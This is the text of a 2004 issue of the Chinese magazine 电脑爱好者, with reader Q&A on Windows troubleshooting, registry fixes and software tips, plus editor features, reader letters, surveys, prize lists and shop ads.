(1)现在有很多电脑使用的是集成了声卡和显卡的主板，由于声卡和显卡工作时常常需要借用系统内存，因此电脑在处理视频多媒体时，性能往往比较差，容易发生各种各样的问题，这其中也包括DV声音不能正常采集的故障。你应该更换一台性能更好的电脑进行视频采集工作。

(2)视频采集卡的质量比较差。建议更换视频采集卡。

(3)系统资源不足。你在进行视频采集时应该退出正在运行的所有程序，以免不必要的资源消耗，建议删除一些用处不大的文件以留出足够的硬盘空间，满足视频采集的需要。

CF [SB01]

1 增加分区后原分区出现问题

问:我的电脑中原来安装了Windows 98和Windows XP双系统，其中Windows 98安装在C分区，Windows XP安装在D分区。最近为了安装Linux操作系统，我用PQmagic从C分区上又分出来了两个区，但Linux安装完毕后再重启操作系统时，Windows XP就无法进去了。请问这是怎么回事？如何才能解决这个问题？

答:出现这个问题的原因是硬盘重新分区后Windows XP所在的分区出现了变化，而引导系统启动的BOOT.INI文件中的分区信息却仍然是分区更改之前的信息，因此造成Windows XP无法被引导。解决该问题的方法如下：

(1)在Windows 98中依次选择“我的电脑→(C:)”。

(2)在C盘根目录下找到BOOT.INI文件，然后双击打开该文件。

(3)找到default=multi(0)disk(0)rdisk(0)partition(2)\Windows和multi(0)disk(0)rdisk(0)partition(2)\Windows="Microsoft Windows XP Professional" /fastdetect两个命令行。将其中的partition(2)更改为partition(4)即可。

2 杀毒后IE无法下载可执行文件

问:我的电脑最近中了病毒，杀毒后发现Windows 2000中安装的IE 6无法下载可执行文件了。请问如何才能解决这个问题？

答:如果IE 6只是无法下载可执行文件了，那么可以通过修改注册表的方法来解决问题。具体的操作步骤如下:

打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Plugins\Extension]，然后选中其下的EXE键值并从菜单中选择“编辑→删除”删除该键值。退出“注册表编辑器”并重启即可。

3 Explorer崩溃后桌面丢失

问:我的电脑中安装的是Windows 2000，经常发生操作不当导致Explorer崩溃而丢失桌面的情况，此时就无法进行操作了。请问有什么办法能让Explorer崩溃时桌面还能出现？

答:你可以通过修改注册表的方法来让Windows 2000系统自动还原以前的桌面。具体的操作步骤是:

打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Window NT\CurrentVersion\Winlogon]，然后在右侧的窗口中找到AutoRestartShell项，如果没有该项可以通过菜单中的“编辑→新建→字串值”来创建该项，将它的值改为1即可。

4 Windows 98注册表不能正常恢复的急救

问:我的电脑中安装的是Windows 98，最近出现了系统不能正常启动的现象，屏幕上提示注册表受损，在DOS下执行恢复注册表的命令也无法恢复正常。请问除了重装操作系统外，还有没有其他办法恢复注册表？



系统门诊所

答:Windows 98在被成功地安装后会把第一次正常运行系统时的信息保存在启动分区(假设为C盘)根目录下的System.1ST这个HSR(隐藏、系统、只读)属性的文件中，并且不会随Windows 98系统配置的改变而改变。因此，在没有其他办法的情况下，可以使用这个文件进行注册表的原始状态恢复。具体的执行步骤如下:

(1)以DOS模式启动电脑。

(2)在系统提示符状态下键入执行如下命令:

```
Attrib -h -r -s C:\System.1st
Attrib -h -r -s C:\Windows\System.dat
Copy C:\System.1st C:\Windows\System.dat
Attrib +h +r +s C:\System.1st
Attrib +h +r +s C:\Windows\System.dat
```

(3)重启Windows 98并安装相应的驱动和应用程序。

5 上网过程中IE突然关闭

问:我在上网过程中，出现IE被突然关闭的情况，再次打开出现错误提示:WSOCK32.DLL动态链接库错误，此时必须重启电脑IE才能正常。请问如何才能解决这个问题？

答:你的操作系统中可能存在Hybris蠕虫病毒。该病毒通过电子邮件的附件进行传播，一旦收件人打开附件，就会被感染。它会在系统System目录下产生一个WSOCK32.DLL文件的副本，副本的主文件名是随机产生的8个字母，没有文件扩展名。该病毒还会修改Windows目录下的WININT.INI文件，使下次Windows开机时原WSOCK32.DLL文件被覆盖。解决该问题的方法是利用瑞星或金山的最新杀毒软件查杀病毒 。 CF [SB02]



软件咨询间

1 把广告文件与安装软件捆绑起来

问：从《电脑爱好者》有关文章中得知，WinRAR有个制作自动安装程序的功能。我希望在自动安装程序运行前，软件先从我的压缩包中提取并运行一个我公司产品的广告宣传文件，解压和安装过程完成之后再自动运行包中的另一个售后服务说明程序展示给用户。如何解决这个问题？

答：你可以用WinRAR 3.2以上版本所提供的有关功能解决这个问题。假设你的压缩包中有若干文件，其中有一个产品广告宣传文件A.EXE，还有一个售后服务演示文件B.EXE。制作安装程序的步骤如下：

(1)在“资源管理器”中选择希望打包的所有安装文件的原文件，包括两个广告演示文件。

(2)在文件选择区域内单击鼠标右键，然后在弹出菜单中选择“添加到档案文件”命令。

(3)在随后弹出的“档案文件名字和参数”窗口的“常规”选项卡下选择“存档选项”为“创建自释放格式档案文件”，并给最后的安装文件命名(比如SETUP.EXE)，然后切换到“高级”选项卡。

(4)在“高级”选项卡下选择“SFX选项”按钮，弹出“高级自释放选项”窗口，在该窗口的“常规”选项卡下分别设置释放路径、释放后运行的安装程序B.EXE、释放前运行的安装程序A.EXE。两次按“确定”之后，安装程序的制作就开始了。

经过如上操作，生成的SETUP.EXE文件就是我们所希望的安装文件，这也就实现了两个广告宣传文件与安装文件的三合一功能。

2 电子书中文字抠取的问题

问：前些天我从网上下载了一本电子图书，因为对图书已有的格式不满意，想自己重新排版，进行版面设计，可能由于版权的问题，书上的内容不能进行复制粘贴。因此一直未能如愿。请问，如何解决这个问题？

答：你没有说明那本图书是什么格式，因此这里只能讲一些通用的方法。可以用下面几种方法解决问题：

(1)用抓图软件(比如SnagIt)抓取文字。SnagIt软件中有一个文字抓取方式，可以将一些窗口中的文字信息抓下来进行保存。

(2)用抓图软件抓取图片，然后用文字识别软件进行文字识别和保存。

(3)寻求反编译的办法进行文字提取。当然最好是从网上找一个现成的反编译软件来解决。但反编译的办法本身是有悖于版权保护的，如果一定要试验，则成果只能限于个人学习研究。

3 无法安装WMP 9的问题

问：我使用的是Windows 98，无法安装Windows Media Player 9，总是提示该版本不能安装。我下载的安装文件为WMP9B2848.EXE。请问如何解决这个问题？

答：你可以采用如下方法解决问题：

(1)把WMP9B2848.EXE这个安装文件的扩展名重命名为ZIP。

(2)将该文件解压缩到一个新的目录，再运行SETUP_WM.EXE。这样，在安装时就能跳过Windows版本检测，就可以把Windows Media Player 9 安装到Windows 98下了。

4 安装3D游戏造成系统启动故障

问：我的Windows 2000中安装了一个3D游戏后重启系统时却无法正常进入，系统只能以“安全模式”方式启动。请问这是怎么回事？

答：出现这种情况可能由于以下几种原因造成：

(1)3D游戏软件的安装导致系统中的DirectX文件被更改或破坏，以往诸如某些版本的“极品飞车”等游戏曾经出现过这种现象，解决的方法只能是放入Windows 2000的系统安装光盘重装DirectX文件或访问Windows Update Web 站点下载并安装更新版本的DirectX。

(2)游戏中存在病毒，破坏了系统文件，此时应该使用杀毒软件查杀系统中的病毒，然后使用Windows 2000安装光盘重新恢复操作系统。

5 拼音输入中的地方口音问题

问：我对拼音把握得不太好，地方味比较浓，比如l和n就分不清，还有前鼻音和后鼻音韵母分不清。因为刚刚买了电脑，听人说“五笔”好，便开始学习，但学了几天后我就有放弃的打算，感觉到要练就“五笔”的功夫实在不容易。请问，什么输入法能解决我们这些“口齿不清”的人的汉字输入问题？

答：现在的许多拼音输入法都考虑到了这一点，只要对输入法进行一些设置，系统就不会计较用户的南方口音或北方口音了。我们就拿大家最容易得到的“微软拼音输入法”为例来说明。方法如下：

(1)启动微软拼音输入法，点击输入工具条上的那个带小手图标的“功能设置”按钮，在弹出的菜单中选择“属性”命令。

(2)在随后弹出的“属性”设置窗口中，将其中的“南方

模糊音”复选框选中，并选择其下的“设置模糊音”按钮，通过选择的方法设置好自己容易混淆的模糊音，按“确定”按钮。

(3)不用区分l或n，不用区分前后鼻音，直接输入拼音，系统就会忽略你的发音错误而列举出你要的汉字供你选择了。这样做虽然增加了重码字的个数，但不失为发音不准的人输入汉字的一个好方案。

6 Excel表格不能用一页打印的问题

问：我用Microsoft Excel编辑了一张数据表格，在打印时才发现刚好不能用一页打完，只剩余一行。我希望正好将该表格调整为一页打印。请问如何解决该问题？

答：通过打印缩放功能可将工作表调整为一页宽或一页高打印，从而避免列或行超出页面边界。要将工作表打印成一页宽或一页高，可以按如下方法操作：

单击“文件”菜单中的“页面设置”命令，然后单击“页面”选项卡，再单击“调整为”选项，接着在“页宽”框或“页高”框中键入“1”，然后删除另一个框中的数字(如果有的话)。

7 WPS Office中水印设置与选择问题

问：我看到一篇用WPS Office制作的带图案水印的文稿，设计得非常精美，我想分析一下它是如何制作成的，但怎么也不能选中下面的水印图片。请问，水印对象是如何置于页面文字下的？如何才能选中页面文字下面的对象？

答：要将图片作为水印置于文字下，操作方法是，选定对象，通过右键菜单选择“叠放层次”中的“在文字下”即可。需要说明的是此前最好先将图像属性设置为比较淡雅的形式，否则会影响上面的文字。

选中文字下水印的技巧是：在按下Alt键的同时，用鼠标单击水印图片就可以选中文字下面的对象。

8 成批删除Word文档中的回车符

问：我做文字处理工作时经常遇到这种情况，从剪贴板粘贴到Word文档中的文本中每一行结尾都有一个回车符，在格式编排的时候只能逐行删除，费时费力。请问是否有可能把这项删除回车符的工作“自动化”？

答：Windows环境下的文本处理功能还不够万能，Word中的宏虽然能帮我们简化一部分工作，但仍不能完全解决问题。事实上，仅仅删除回车符是不难办到的，回车符在Word中可以用^p表示来进行查找和替换操作，显然可以通过把所有的^p替换为空来删除回车符，而这个问题的难点在于如何区分每行结束时应该删除的单个的回车和段落结束时应保留其中之一的两个连续的回车。这个问题可以用如下步骤来解决：

(1)把两个连续的回车符替换为任何在文中不会出现的字串。为此可以将字串设计得复杂些。

(2)把单个回车符全部删除，删除的方法是把所有的^p替换为空。

(3)把第(1)步中的那个“不会出现的字串”替换为1个^p。这样，所有多余的回车符就被删除了。

9 解决可执行压缩包解压出错问题

问：双击一个下载的EXE文件时，系统弹出“WinZip EXE-Self Extractor file is corrupt，possible it is damaged or disk transfer error”的警告框，安装工作不能进行下去。请问该如何解决这个问题？

答：从错误提示来看，这种EXE文件不是一般的Windows下的EXE文件，而是用WinZip生成的自解压文件，很可能是在文件头上出了点问题，所以不能被解压。可用如下两种方法解决：

(1)在运行WinZip之后再打开这个EXE文件，然后直接解压或重新制作成自解压文件就可以使用其中的文件了。其实这种方法还可以扩展到其他的压缩软件，它们一般都能够打开用它自己制作的自解压文件，这样以后就不会为一个不能解压的文件而发愁了。

(2)下载一个名为SEARecovery的工具软件，运行之后加载相应的EXE文件对其进行修复。

10 图片复制过程中注释文字的复制问题

问：我看到朋友用ACDSee图片管理软件给自己拍摄的一些照片做了文字注释，看起来一目了然。但图片拷贝到我这里后，这些注释文字就丢失了。请问，如何给图片做注释？使用ACDSee给图片做注释之后，如果将图片复制到别处保存，能否把注释的信息一起复制过来？

答：ACDSee的图片注释功能可以为任何格式的图片加上自己的文字注释，经过注释后，只要将鼠标指向一个图像文件，就可以显示出图像的文件名、大小、规格和描述信息。加入和修改描述信息非常简单，在用ACDSee浏览图片时先选中一个图片文件，单击鼠标右键并在弹出菜单中选取“说明”即可激活信息编辑器来添加文字信息。

所有图片的描述信息都是保存在一个隐藏文件中的，这个隐藏文件在图片所在的目录中，文件名为DESCRIPT.ION，可以用“记事本”等编辑器打开查看。在复制图片的时候只要将这个DESCRIPT.ION文件一并复制到新的文件夹中就可以保留原先所有的注释信息，而且在ACDSee中也可以照常浏览。



CF [SB03]

网络答疑室



1 收信时出现的账户密码错误问题

问:为什么我在重装系统后收信时出现用户名或密码错误提示？

答:出现这种情况可能有以下几种情况引起:

(1)用户名输入错误或你在Outlook或Foxmail中设置时没有用整个邮箱地址作为用户名。由于有的邮件系统是企业级的邮件系统，在设置或输入用户名时要将整个E-mail地址作为用户名输入，格式如username@yourdomain.com，如果只输入了用户名就会发生错误。

(2)密码输入错误。你的密码记错了或被别人修改了。建议定期修改密码，同时密码不要过于简单。

(3)如果确认用户名和密码输入均没有问题，请和邮件服务器方的技术部门联系解决。

2 两台电脑共享用户注册信息问题

问:我在办公室的电脑上注册了许多论坛账户，电脑记录下了自动登录这些网站所需要的账户和密码信息。我希望在家中的电脑上网时也能直接使用这些账户信息，不希望每次重新输入自己的账户和密码。请问如何解决这个问题？

答:这些信息都保存在系统配置目录下一个叫做Cookie的文本文件中，你只要利用IE提供的特定功能将办公室电脑中的Cookie信息导出来，然后再导入到家里的电脑中即可使用。具体操作步骤如下:

(1)在办公室电脑的IE窗口中选择“文件”菜单下的“导入/导出”命令，启动“导入/导出向导”，选择“导出Cookie”，以默认的Cookie.txt作为文件名，按“完成”按钮完成导出工作。

(2)在家中电脑的IE窗口中选择“文件”菜单下的“导入/导出”命令，启动“导入/导出向导”，选择“导入Cookie”，通过“浏览”按钮选择导入上次保存下来的文件即可。

3 获取本机的动态IP地址问题

问:在上网时有时需要知道自己的动态IP地址，请问如何获取本机的动态IP地址？

答:如果你安装的操作系统是Windows 98/Me，可执行如下操作:

(1)用鼠标依次选择“开始→运行”，在随后出现的窗口中的“打开”栏中键入“WINIPCFG”并单击“确定”按钮。

(2)随后屏幕上会出现IP配置对话框，在适配器信息一栏中应该显示的是“PPP ADAPTER”。如果你使用的是MODEM拨号上网，则可以直接看到IP地址；如果你是通过局域网或其他方式上网，则要从下拉菜单中选择你的网卡型号，然后就会自动得到目前的动态IP地址了。

如果操作系统是Windows 2000/XP，可执行如下操作:

(1)选择“开始→程序→附件→命令提示符”，然后键入“IPCONFIG”并按回车键执行该命令。

(2)屏幕上会出现如下形式的提示:

Windows 2000 IP Configuration
Ethernet adapter 本地连接:
Connection-specific DNS Suffix . : bjgwbn.net.cn
IP Address. . . . . : 220.113.18.107
Subnet Mask . . . . : 255.255.255.12
Default Gateway . . . . : 220.113.18.1

其中IP Address后面的阿拉伯字串就是你电脑的动态IP地址。

4 恶意网站隐藏“运行”问题

问:我访问了一个网站后，发现IE标题和首页链接被修改了，经查一些资料发现可以通过修改注册表的方法解决问题，但在动手操作时突然发现这个网站竟然还隐藏了“开始”菜单中的“运行”选项，请问怎么才能恢复“运行”功能？如何避免该网站再次修改注册表？

答:我们先来恢复“运行”选项。在Windows系统目录下找到并运行REGEDIT.EXE程序，展开[HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]，然后将右侧的NoRun键值由1修改为0就行了，当然直接删掉它也可以。

然后进入IE的“工具→Internet选项”，选择“内容→分级审查”，点击“启用”调出“分级审查”选项，然后点击“许可站点”标签，在其中输入那个给你制造麻烦的网址，点击“从不”按钮，按下“确定”从此就可以把这个黑网站拒之门外了。

(顺便提一下，上期系统问答的第5个问题的第1步操作描述有误，请按本问题介绍的方法启动“注册表编辑器”。)

CF [SB04]

读编茶座

老安: 有读者来信说，看过《电脑爱好者》杂志栏目页眉处的责任编辑大名之后，觉得编辑部的“外国”记者比较多。本期茶会老安就给大家换换口味，献上一杯“本土”名茶——“特别的特别”。“特别的特别”又名“小特”，是大家所喜爱的《电脑爱好者》软件栏目的责任编辑之一，学名何昊（名字不错吧？！如果下次老安给大家出一个“为啥如日中天”的谜语，让大家猜一位编辑的名字，大家就不用来找老安来问答案了吧）。如果你想更多地了解一些小特的隐私的话，就请跟小渔编辑一道，开始一番深层次的“窥探”小特之旅吧。

掀起小编的“盖头”来(二)

侃侃小特

■小渔

以下内容纯属实情，绝无虚构，如有雷同，纯属必然！

如果告诉你编辑部里有这么一位：他是勤奋的天才、热心的原创编辑、慷慨大方的护花使者、急性子的四眼——你认为他是谁呢？(飞狼：有这么一个人吗？我在这里呆了几年了我怎么不知道……难道你们是在说我吗？！)这个人就是小特(飞狼狂晕……)。

或许是为了用不同的身份去追求MM，或许是为了忘记过去重塑将来，或许根本就是为了工作之便，小特使用过N多“曾用名”，“特别的特别”、“Coolsky”等词汇只是其中九牛之一毛而已。

小特在我看来很丑(我一直都认为我自己最帅^_^)，但在一些MM眼中他可是美男子一名，从上班时我们美编MM与他的招呼声中就看得出来——一声软绵绵的“帅哥”，让众编辑全部推迟午饭时间一小时至二小时不等。



在一些MM眼中他可是美男子一名……

半夜只身网上飘、新新软件没处逃、今拿选题明出稿、论坛时刻不忘瞄——小特的勤奋有目共睹！

(飞狼语：听了这首诗，莫非小特就是传说中的贞子？！)

小特稿件储备量编辑部第一，经常将上期被撤的版面余粮拿来就充了实用软件的半壁江山；小特选题储备也是编辑部第一，除了软件部分，对网络、系统栏目的重头文章也频频“染指”。

下周女友生日，万万不能小气，什么礼物可以？4000元的Casio数码相机！

小特的逸事很多，比如这台送给MM的数码相机就是其中之一。因为“败”了这台相机，小特在编辑部内被赠送绰号“烧人”，并不断被其他编辑以“Casio数码相机又降了数百元”的消息持续予以打击，终日以泪洗面。

除了送MM生日礼物之外，平时小特总找一些借口给MM增强装配，譬如送给MM摄像头以解几小时不见的相思之苦，送给MM MSN Messenger表情贴纸让欢乐与MM同在等等，这也是小特“烧人”的铁证，不容小特抵赖。

由于小特同志频频在《爱》刊上露脸，所以这QQ好友的数目也是暴增至最大上限，最后不得不放弃加对方为好友的想法。每每谈及此事，小特都很有感慨：哎，电脑爱好者的读者怎么大都是男的，为什么PLMM这么少啊！话虽这样说，小特同志对读者的态度可是兢兢业业，一丝不苟的。经常就会碰到读者打电话进来问超级解霸方面问题而Ricky又不在时(这种问题理当Ricky负责解答)，小特会及时接过由于Ricky临时串岗导致其他编辑难以解答的电话，耐心地予以解答……

(飞狼语：这个小渔就不明白了，能打电话来问超级解霸用法这种“菜鸟问题”的，除了MM，不会有别人啊……)

第8期杂志相关软件索引

	软件	软件说明	页码
荐	DevCon 1.0	在命令行方式禁用光驱等设备的专用工具	17
	Shutdown Launcher 4.4.0	Windows 98中关机自动执行脚本的工具	21
	PowerStrip 3.49	在游戏运行时自动启动和游戏相关的优化设置	23
	GameGain 2.3.11.2004	提高电脑游戏的帧速率，调整动画效果	25
	Smartalec Game Accelerator 2.1	根据不同配置电脑优化游戏性能	25
荐	Game XP 1.4.3.20	一键快速优化游戏性能	25
荐	CD-ROM Tool 2003Beta	功能超强的光驱控制工具	34
	文字重复输入之星 1.0a	方便快速的输入重复内容	36
	ShareWatch 1.0	查看连接共享文件夹的用户	36
	小秘书 1.52	具有定时提醒、MP3播放、系统进程管理等多种功能，是一个功能强大的小秘书	36
	WASSOCIATE 3.4	详细了解系统中所有的扩展名	36
荐	FlashExplorer 2.40	特有的“内存搜索器”可以找到内存中所有的SWF文件	37
	硕思闪客精灵 2002 MX build 30212	功能强大的Flash分析器	37
	Puzzle Maker 1.2	制作免费的拼图的软件	37
荐	Foobar2000 0.8 汉化增强版	占用资源很小的音频播放器，可以直接播放APE格式音乐	40
	Monkey's Audio 3.98 Alpha 1	安装后即可用Winamp播放APE文件	40
	Mp3cue 0.94	让Winamp支持CUE文件播放	40
	CDex 1.51	可以将音乐 CD 中的音轨直接转压成APE文件	41
	Exact Audio Copy 0.9 Beta 4 汉化版	可以用来把APE文件还原成原版音乐CD	41
	Poikosoft Power Encoder 1.0.1.1	可以把APE音乐转为MP3格式	42
	WinAmpBar 1.5	可以把Winamp的功能集成在一个并列于任务栏的工具栏中	42
荐	Mp3Printer 1.05	可以用来为你的海量MP3制作并打印CD封套	43
	Flash Screensaver Creator 1.1	可以把Flash动画转为屏幕保护程序	44
	QQKeeper	QQ防盗防轰软件，支持最新版	47
	ClonyXXL 2.0.1.5	检测光盘使用了何种加密技术	53
	Alcoholer 4.1	Alcohol 120%的辅助工具	54
	Alcohol 120%	光盘刻录、镜像制作、虚拟光驱一体工具	54
荐	SoftEther 1.0	实现VPN的软件	58
	PortTunnel 2.0.0.249	端口映射软件	60
荐	WinPatrol 7.0.0.5	系统防御软件	62
	Active WebCam 4.5	网络视频直播站架设软件	67

信来信往

论坛读者DF123: 我在《电脑爱好者》2004年第1期里看到“你报选题，我发奖金”这个消息。不知现在还有没有效。我还想问一下，这个“选题”是指哪一个方面的，能不能举个例子？是不是跟电脑有关的选题都可以报呢？文章可以吗？我现在有一些不错的选题要报，请问需发到哪里呢？最后我冒昧地问一下，一个好的选题给多少￥呢？呵呵！:p

爱刊回音: 读者报选题的活动将一直有效，你可以提供线索，当然最好是比较详细的大纲与描述，如果你不仅报了好选题，而且还能完成文章写作，那么奖金和稿费你就一手拿下了。

电脑有关文章选题都可以报，发focus@cfan.com.cn信箱即可。投中者可得500元、300元、100元不等数额的优秀选题奖。

浙江读者陈尔庄: 我想问一下编辑们，我时常发现一些小技巧，但每次想想，又总觉得这些技巧别人可能都懂了，我说出来也白说，所以好几次想向贵刊投稿，到头来还是没有付诸行动。我如果投这样的稿件，录用机率怎样？

爱刊回音: 首先应该说明一下，任何编辑、作者都是从读者发展成长起来的，也许他们当初也有过像你一样的顾虑心理，但在后来的某一天中，他们鼓起了勇气，发出了他们的第一封稿件，然后石沉大海，接着是第二封、第三封……不断努力，不断反思，直到有一天他忽然收到了报刊社的录用通知书、样刊和稿费，从此他们便一发而不可收，很快成长为作者、特约作者、编辑、业界知名人士。

因此，能不能成为一名作者，决定因素主要还在你自己，就看你有没有恒心成为我们的作者。最后送给你以及所有与你有同样想法的读者一句名人说的话——世上无难事，只怕有心人。

VIP特刊启示

《电脑爱好者》VIP特刊已经开始向全年订阅读者通过邮局单独发送，全国各地大部分读者可在“五一”节前陆续收到我们赠送的这份礼物。如果有2004年全年订阅《电脑爱好者》杂志的读者在5月1日仍未收到VIP专刊的情况，请您在5月8日后电话联系编辑部全年订阅组查询。编辑部全年订阅组的联系电话是：010-62161335转8011赵佳。编辑部工作时间是：周一～周五每天9:00～16:30。

读者调查活动之倾听你的声音

为了更好地与读者进行心与心的交流，让读者深入到杂志社的建设之中，杂志社特开展如下的调查问题以及意见征集活动。为了我们共同拥有的电脑爱好者杂志社，说出你的心声，提出你的建议吧，杂志社将对具有可行性建议的提出者给予奖励。

调查问题

1.你是否愿意杂志社提供数码、文化、耗材等产品的邮购服务？

A、愿意□　B、不愿意□

2.如果杂志社提供数码、文化、耗材等产品的邮寄服务，你希望提供哪些产品？

A、MP3□　B、移动U盘□　C、刻录盘□　D、手机数据线□　E、文化衫□

3.你认为杂志社是否有必要出版PDF等格式的电子版图书？

A、必要，这是未来的趋势□　B、可有可无□　C、不必要□

4.如果出版PDF等格式的电子版图书，你认为售价应该是多少？

A、5元□　B、5～8元□　C、8～10元□

5.为了将杂志社的服务水准提高到一个更高的层次，现在读者中广泛征集有价值的建议，如果你对杂志社的发行、邮购、出版等方面有非常好的建议，欢迎与我们交流。

____

____

奖品设置

一等奖	3名	电脑爱好者自有品牌摄像头一个
二等奖	10名	电脑爱好者珍藏纪念鼠标一个
三等奖	20名	电脑爱好者十年钻石珍藏版光盘一套
纪念奖	100名	电脑爱好者读者俱乐部阳光会员卡一张

附阳光会员所享受的权利:

1. 享受邮购杂志社出版的图书的会员折扣
2. 不定期的电子版电脑爱好者会员特刊
3. 有机会参加读者俱乐部组织的精彩活动
4. 有机会与读者俱乐部的其他会员交流
5. 不定期获取在电脑方面问题的解答及建议

平信请寄:北京9615信箱
收 件 人:发行中心
邮　　编:100086
电子邮件请寄:club@cfan.com.cn
手机短信交流:13801293315

热心评刊员公布

以下31位读者被评为2004年第4期热心评刊员。㊎表示为《电脑爱好者》2004年全年订户。

优秀奖1名（奖品为冲击波SS-4101音箱1台）

谢　勇　北京朝阳区安苑里10号楼2单元402　100029

纪念奖30名（奖品为《智能狂拼》软件1套）

尤武登(湖北)	刘　兴(河北)	李　斌(浙江)	关　博(吉林)	李　博(吉林)
王　溯(山东)	任朝霞(北京)	黄瀚增(山东)	许雅康(河北)	倪大佳(浙江)
王　琨(湖北)	肖广鹏(山东)	陈　丹(四川)	赵　锴(河南)	倪树藩(广东)
李阳俊(河南)	叶庆宇(江苏)	王炳炯(山东)	张光华(山东)	李宏腾(广东)
刘一江(四川)	王　全(云南)	翟建建(山东)	周大龙(北京)	苏武敏(广西)㊎
张维胜(云南)㊎	梁家同(山西)㊎	王　越(湖北)㊎	王海波(内蒙古)㊎	梁宏河(黑龙江)㊎

最佳文章公布

2004年第4期优秀文章

第一名:"特别话题"栏目《我要健康-系统"健康长寿"私房秘技大曝光》作者:董博 缘来如此获得奖金500元和《电脑爱好者》荣誉证书。


第二名:"系统应用"栏目《1GB内存的电脑也这么慢？-全面了解Windows如何使用内存》作者:雷文 苦咖啡获得300元奖金和《电脑爱好者》荣誉证书。


第三名:"硬件步步高"栏目《路遥知马力 品牌见人心-30元让兼容机变品牌电脑》作者:冰河洗剑获得200元奖金和《电脑爱好者》荣誉证书。

《电脑爱好者》2004 年第 8 期评刊表

亲爱的读者:

为了更好地为您服务，把刊物办得更好，请协助我们填写此表。您的一条建议、一句批评对我们都很重要，也是您对我们最大的支持和爱护。在此我们全体编辑先向您致以衷心的感谢。请详细填写本期评刊表，我们将从本期回馈的评刊表当中挑选 33 位热心评刊员，发给丰厚的奖品。





特等奖 1 名
奖品：三诺 N-21CA 音箱
价值：168 元

◆系统可配合个人电脑及 VCD、CD、DVD、TV、AV 等任何具有音频信号输出的设备使用。
◆音箱防磁设计，可配置在电脑显示器及电视机旁，不会造成干扰。
◆内置超重低音功率放大器，能满足您对低音的要求。
◆系统放音效果出众，低音澎湃震撼，中音明亮饱满，高音华丽清晰。
□公司电话：86-755-27718888
□公司网址：http://www.3nod.com.cn
感谢深圳市三诺电子有限公司提供产品赞助

三诺 N-21CA 音箱



优秀奖 2 名
奖品：硕美科 SM-7777 耳机
价值：108 元

◆超薄振膜与铝合金线圈组成的发音单元，无氧铜导的耳机连接线，有效地提供全频扩散的效果。
◆102dB/mW 的灵敏度，20Hz 到 20,000Hz 的频响范围，32 欧姆的内阻，就算是在低端声卡上也很容易被推动。
◆开放动圈式耳机，使用了 40mm 超薄振膜，具有高灵敏度与低阻抗的特点。
◆最外层的网罩具有吸声通气的功能，大大提高了低音表现效果，避免了低音振荡出现回响沉闷的感觉。
□公司电话：0086-20-38473146 38473147
□网址：http://www.somic-elec.com
感谢硕美科广东声丽电子有限公司提供产品赞助

硕美科 SM－7777 耳机



纪念奖 30 名
奖品：《智能狂拼》软件 1 套
价值：38 元

《智能狂拼》软件是北京中文之星数码科技有限公司推出的基于 CLM（中文语言模型）技术的整句拼音输入软件。和市场上的传统拼音输入法相比，它最大的特点是实现了“汉语整句输入”，输入的平均准确率能达到 95% 左右，能提高人们的工作效率至少 30% 以上。
□公司电话：010－68435995
□公司网址：http://www.cstar.com.cn
感谢北京中文之星数码科技有限公司提供产品赞助

智能狂拼

■个 人 资 料

姓名__________ 出生日期__________ 性别__________ 文化程度__________
职业__________ 联系电话__________ 通讯地址__________
邮政编码__________ Email__________ QQ__________

■本期文章评价

（请填文章结尾处的代码，如：YJ01。本栏为多项选择，可多选也可不选。）

本期最喜欢的文章		本期不喜欢的文章		标题最好的文章
文章代码	原　　因	文章代码	原　　因	文章代码

■本期栏目评价

（如关注此栏目，请选择“喜欢”或“不喜欢”；如不关注此栏目，只选择“不关注”即可。）

	不关注此栏目	喜　欢	不喜欢
CFan 新视界			
系统应用			
实用软件			
防黑防毒			
现代办公			
程序谷			
特别话题			
网络 e 生活			

	不关注此栏目	喜　欢	不喜欢
硬件步步高			
市场传真、数字生活			
评测直击			
创业 & 就业			
傻博士信箱			
编辑部在行动			
十七点以后			

■本期综合评价

1.本期杂志的综合评价：□很好 □较好 □一般 □较差 □很差
2.本期与前几期的比较：□比以前好 □与以前差不多 □不如以前
3.本期杂志的总体难度：□太简单 □还可以 □比较适中 □有点难 □太难

■特别专题调查

1.您希望本刊开辟 Linux 操作系统子栏目吗？□是 □否 □建议__________
2.您希望本刊更多地介绍平面三维方面的软件吗？□是 □否 □建议__________

（欢迎您监督本刊质量，欢迎您指出本期的各类错误或不足，请另附纸说明。谢谢！）

评刊表复印或手抄均有效，请寄至：北京 9615 信箱(邮编：100086) 《电脑爱好者》编辑部 / 评刊 2004 年第 8 期收

您也可以将评刊表和其他意见或建议通过电子邮件发往hotline@cfan.com.cn 评刊截止日期2004年5月15日(以邮戳为准)

裁剪线

电脑爱好者俱乐部 特价商城

5·1特辑

声明：礼包邮费全免；单独邮购礼包中任一款产品须支付原价及5%邮费；请在附言栏里注明礼包序号（或产品型号）及联系电话；全部商品均提供质保。

7号礼包（数码娱乐超值套餐）

礼包超值价:2499元 **原价:2800元（含邮费）**



DV4000摄像机(1680元)＋256M SD卡(700元)＋8合1读卡器(168元)＋锂电池充电套装(120元)

摄像机、数码相机、摄像头、录音笔、MP3、视频播放器、U盘和读卡器多功能合一；Mp3播放，外置扬声，无需耳机；先进MPEG4技术，30帧/秒、30万像素动态摄像；可充电锂电池；单独数码录音；可插值输出400万像素；拍照、摄像均有夜景模式及4倍数码变焦；25cm近拍功能；数码特效、语音备注、标记日期、按键锁定、镜头保护盖等；名片大小，仅重94克。

8号礼包（办公族专用MP3套装）

礼包超值价:1248元（附赠价值48元的电视无线耳机一只）

原价:1400元（含邮费）

■科旗NC－838（128M）MP3播放器 特价:768元



超小、流线型时尚外观设计；耐磨、抗划伤纳米镜片；中英文时尚蓝色背景光显示；内置高灵敏度FM调频立体声收音调谐器； 可更换香口胶电池，循环充电；支持MP3、WMA音乐格式；支持中文菜单，多种音效、播放模式；活动电子硬盘（U盘），即插即用；CD级音质，绝对震撼。

■科旗NC-835（128M）MP3 超值价:568元



外置可更换锂电，USB口直接充电；可伸缩直插式USB口设计，方便美观；支持游戏功能，随身娱乐无极限；A－B复读/歌词编辑/蓝色背光；可切换中英文界面/歌词同步显示；高保真、超长时间双重录音模式；支持MP3、WMA音乐格式。

